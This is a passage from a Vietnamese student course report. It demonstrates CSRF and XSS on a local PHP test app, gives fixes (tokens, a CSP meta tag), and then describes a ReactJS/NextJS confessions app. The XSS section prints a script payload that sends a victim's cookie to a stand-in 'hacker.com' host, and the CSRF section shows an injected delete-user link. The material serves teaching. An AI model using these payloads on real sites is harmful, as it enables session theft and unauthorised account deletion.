
*Hình 6. Giao diện ví dụ CSRF*

* Bước 1: Dùng Tài khoản Hen đăng nhập
* Bước 2: Dùng Tài khoản Hieu đăng nhập ở cửa sổ ẩn danh
* Bước 3: Hen xác định url muốn xóa ví dụ như : (http://php.local/delete\_user.php?id=1)
* Bước 4: Hen nhập thông tin Username hay Fullname cập nhật lại ví dụ như: (<a href="http://php.local/delete\_user.php?id=1"> Nhan Qua</a>)



*Hình 7. Hình ảnh sau khi thực hiện bước 4 CSRF*


* Bước 5 : Khi Hiếu click vào “Nhan Qua” thì user test sẽ bị xóa.




*Hình 8. Hình ảnh sau khi thực hiện bước 5 CSRF*

### 2.2.5. Giải pháp khắc phục.

Giải pháp là sử dụng token: token này sẽ thay đổi khi đăng nhập. Nếu token được tạo ra và token được gửi lên ko giống nhau thì loại bỏ request. Suy ra chúng ta sẽ loại bỏ được việc trường hợp lỗi CSRF ở trên.



*Hình 9. Hình ảnh giải pháp khắc phục CSRF 1*



*Hình 10. Hình ảnh giải pháp khắc phục CSRF 2*

## 2.3. Cross-Site Scripting (XSS)

### 2.2.1. XSS là gì?

Được thực hiện trên máy của nạn nhân. Nạn nhân chính là người dùng.

Các lệnh độc hại sẽ được thực thi mỗi khi người dùng gọi chức năng đã bị tấn công.

### 2.3.2. Một số hình thức của XSS.


### 

* Cross Site Scripting sẽ diễn ra tại tập tin độc hại trên máy khách.
* Giả mạo, làm sai form khi người dùng cần nhập thông tin (ví dụ như nhập thông tin đăng nhập hoặc nhấp vào liên kết độc hại).
* Trên các vùng có hiển thị banner quảng cáo.
* Gửi một email giả mạo đến người dùng yêu cầu nhấn vào link để xác thực,…

### 2.3.3. Ví dụ về lỗi XSS.

Hệ thống có 4 users, mỗi user đều có quyền thao tác CRUD trên hệ thống

User hacker sẽ “mượn tay” của text2 thực hiện hành vi: xóa user có tên user




*Hình 11. Giao diện ví dụ XSS*

Hacker đăng nhập trên trình duyệt Chrome

Text đăng nhập trên cửa sổ Ẩn danh của Chrome


Hacker “đánh cắp” session đăng nhập của Text2 tại cửa sổ ẩn danh



*Hình 12. Hình ảnh hacker đánh cắp session XSS*


Hacker thay giá trị “đánh cắp” được của text2 vào giá trị của mình

Cookies của hacker:



*Hình 13. Hình ảnh giao diện session của hacker XSS*

Copy cookies của text2 qua:



*Hình 14. Hình ảnh giao diện session sau khi hacker copy của nạn nhân XSS*

Hacker đánh cắp cookie của text2 bằng cách:

Hacker nhập thông tin fullname có giá trị là:

<script>window.location = “http://hacker.com?cookie=” + document.cookie</script>

Dụ text2 vào trang “hacker.com” của hacker

Như vậy hacker đã chiếm được key của text2.

### 2.3.4. Giải pháp khắc phục.

Giải pháp khắc phục tuy nhiều nhưng có 1 cách hiệu quả nhất là sử dụng thẻ <meta>.



*Hình 15. Hình ảnh giải pháp khắc phục XSS*

Thêm một thẻ <meta> vào, có nghĩa là nó chỉ cho chạy những <script> từ cái nguồn https://apis.google.com

Vậy nên khi Hacker có nhập mã vào nó cũng không chạy code.

# 3. DỰ ÁN CHUYÊN ĐỀ WEB 1

Ứng dụng Confessions Vietnam.

Trong thời buổi công nghệ hiện nay, việc chia sẻ thông tin là rất quan trọng. Những vấn đề trong cuộc sống khó khăn càng khiến người ta mệt mỏi và cần người tâm sự. Ứng dụng được tạo ra giúp các bạn chia sẻ và giải tỏa những điều trong lòng, những niềm vui, nỗi buồn một cách hoàn toàn ẩn danh, hoàn toàn bảo mật. Chia sẻ và kết nối cùng những người khác.


## 3.1. Mô Tả Công Nghệ Được Sử Dụng

Công nghệ được sử dụng: ReactJS (Redux, NextJS)

### 3.1.1. ReactJS là gì?

ReactJs là một thư viện viết bằng **Javascript**, dùng để xây dựng giao diện người dùng (UI). ReactJS được duy trì bởi Facebook và cộng đồng developer hùng mạnh. React cơ bản được sử dụng để phát triển các các **Single Page Application**.


ReactJS sử dụng để tạo giao diện và quản lý cấu trúc cực tốt, và được đứng sau bởi một ông lớn trong ngành IT. Ngoài ra ReactJS được kế thừa một kho thư viện đồ sộ trên NPM. Không thể không kể đến Redux.



*Hình 16. Hình ảnh Logo của ReactJS*

### 3.1.2. Redux là gì?

Redux là một thư viện Javascript của **ReactJS**, giúp tạo ra thành một lớp quản lý state của ứng dụng. Mặc định ReactJS cũng có thể quản lý state chung (**React Context**) nhưng cũng khó có thể thay cho Redux vì khả năng quản lý state rõ ràng của nó.



*Hình 17. Hình ảnh mô tả vòng đời (life cycle) của Redux*

### 3.1.3. NextJS là gì?

NextJS được tạo ra bởi Vercel là một framework của ReactJS được xây dựng trên nền NodeJS (**Server Side Rendering SSR**) khác với ReactJS là **Client Side Rendering CSR** giúp tạo ra một trang viết bằng ReactJS nhưng được render phía Server, giúp tăng cải thiện SEO đối với một ứng dụng ReactJS.



*Hình 18. Hình ảnh Logo của NextJS*


## 3.2. Đặc Tả Yêu Cầu Dự Án

Các chức năng và phân công công việc:

| **STT** | **Thành Viên** | **Nội Dung Được Phân Công** | **Hoàn Thành** |
| --- | --- | --- | --- |
| 1 | Ngô Bảy Hên | Đăng nhập, Đăng ký, Đăng xuất người dùng (1) | 10% |
| 2 | Trần Trọng Hiếu | Sửa confessions (3), Hiển thị confessions, Phân trang hiển thị confessions (2) | 10% |
| 3 | Nguyễn Huỳnh Quốc Trung | Thêm confessions (3), Xóa confessions (4) | 10% |


### 3.2.1. Chức Năng Đăng Nhập, Đăng Ký, Đăng Xuất

Hiển thị nút đăng nhập và đăng xuất ở menu, và mở modal form đăng nhập khi người dùng nhấp vào nút đăng nhập.



*Hình 19. Giao Diện Chức Năng Đăng Nhập*


Nếu người dùng chưa có tài khoản, khi nhấn vào nút “Do not have an account?”, giao diện sẽ chuyển sang modal đăng ký.



